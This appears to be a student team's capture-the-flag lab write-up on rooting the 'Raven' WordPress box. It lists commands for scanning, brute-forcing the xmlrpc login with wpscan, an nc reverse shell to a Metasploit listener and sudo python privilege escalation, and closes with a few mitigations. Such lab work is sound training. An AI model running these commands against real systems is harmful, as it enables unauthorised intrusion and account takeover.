
**Gaining root access to Raven Security - a Report on Raven by: Zach, Brandon, Jorain and Noah**

**⦁**  **Summary**

**The general idea of this box was to go from boot to root. we ended up achieving this through scanning for ips, locating a webserver, scanning for info and services, finding a vulnerability, exploiting xmlrpc.php to find stevens password, using Linenum.sh to find out we could run python as root, uploading a custom python script through the use of stevens account which we had logged in with ssh, and finally used the python script gave us access to root perms.**


* **Tools used**
  + **Nmap**
  + **Nano**
  + **Wpscan**
  + **Metasploit**
  + **Meterpreter**
  + **Dirbuster**
  + **Netcat**
  + **Python**
  + **Ssh**
  + **Bash**
* **Methodology**
* **First we start off by doing a ping sweep on the local subnet 10.0.2.0/24**

**We can do this with nmap -sP 10.0.2.0/24. Here we can see that our target IP is 10.0.2.4.**




* **Now that we have the target IP(10.0.2.4) we can see what ports are open.**

**If we run nmap -sV 10.0.2.4 we can see that port 22 is open and running ssh, port 80 is open and running an apache web server version 2.4.10, and port 111 is open running a service called rpcbind, this is used by wordpress sites to connect remotely.**





* **After checking for a website on 10.0.2.4 we can run dir buster to brute force directories to confirm our wordpress theory .**



* **Now that we confirmed wordpress we can use wpscan to enumerate vulnerable plugins, themes, and users by running**

**wpscan --url** [**http://10.0.2.4/wordpress**](http://10.0.2.4/wordpress) **-e vt vp -e u**



**We can see that there are two users michael and steven and we can see that there is a**

**vulnerable plugin called xmlrpc.php we can use wpscan to try and brute force the xmlrpc.php login**


* **Before we can brute force the login we have to convert our wordlist to utf-8 encoding do this by running**

**iconv -f ISO-8859-1 -t UTF-8 /usr/share/wordlists/rockyou.txt > rockyou\_utf8.txt**


**Now we can use wpscan to brute force the xmlrpc login we will try stevens account first .**

**wpscan --password-attack xmlrpc-multicall -P /usr/share/wordlists/rockyou\_utf8.txt -U steven -t 2 --multicall-max-passwords 1200 --url 10.0.2.4/wordpress**

**This will give us stevens password and we will be able to use ssh to login as steven**




* **After we ssh into stevens account we can use a metasploit module to get a reverse shell after running msfconsole, we can use the multi/handler to get a metasploit shell type use exploit/multi/handler and set the lport to 4444 and lhost to our IP, we will set the payload as linux/x86/shell/reverse\_tcp run the exploit with run -j to background the process**
* **In our ssh session as steven we can use nc -e /bin/bash 10.0.2.4 4444 & to send the shell to our kali machine, type sessions to show active sessions**


****

****

**Sessions -i id# to open a session after opening the session hold ctlr+z to background the session we can upgrade to a meterpreter shell by doing sessions -u id**


****

**Now that we have a meterpreter shell we can upload a bash script called LinEnum.sh this script will enumerate files and other thing we may have access to for us we can do this with the upload command after it is uploaded to the /tmp directory we can run the script we can also put the output of Linenum.sh in a file and download it to go through the contents**

****



**We can look the the contents on our machine now . after looking through the results we noticed that python can be ran by the user steven as root without a need to give a password this is really bad we can get root with a simple line of python**



* **Now we can make a python file we will name it shell.py with a test editor we can write some code to the file we will import a python module called os this module will let us use python to give system commands, now that os is imported we can have os send a shell with nc**




**Save the file with the code inside and use meterpreter to upload the python file**


**After the file is uploaded we can use sudo this will let python run as root when our python file is executed.**

**We will use the multi/handler in metasploit again to listen for our shell**


**Now using sudo run the python script**

**Sudo python shell.py**





* **Now if we use that new sessions and run whoami we will see that we are now the root user**



* Possible steps to prevent this from happening
  + Use longer and stronger passwords
  + Other that using stronger passwords the only other way to prevent an attack on the xmlrpc.php plugin would be to disable it completely wordpress is working on a replacement but it is currently in beta or use wordgate.
  + Don’t allow normal users to run any programming languages as root only allow users who need the access.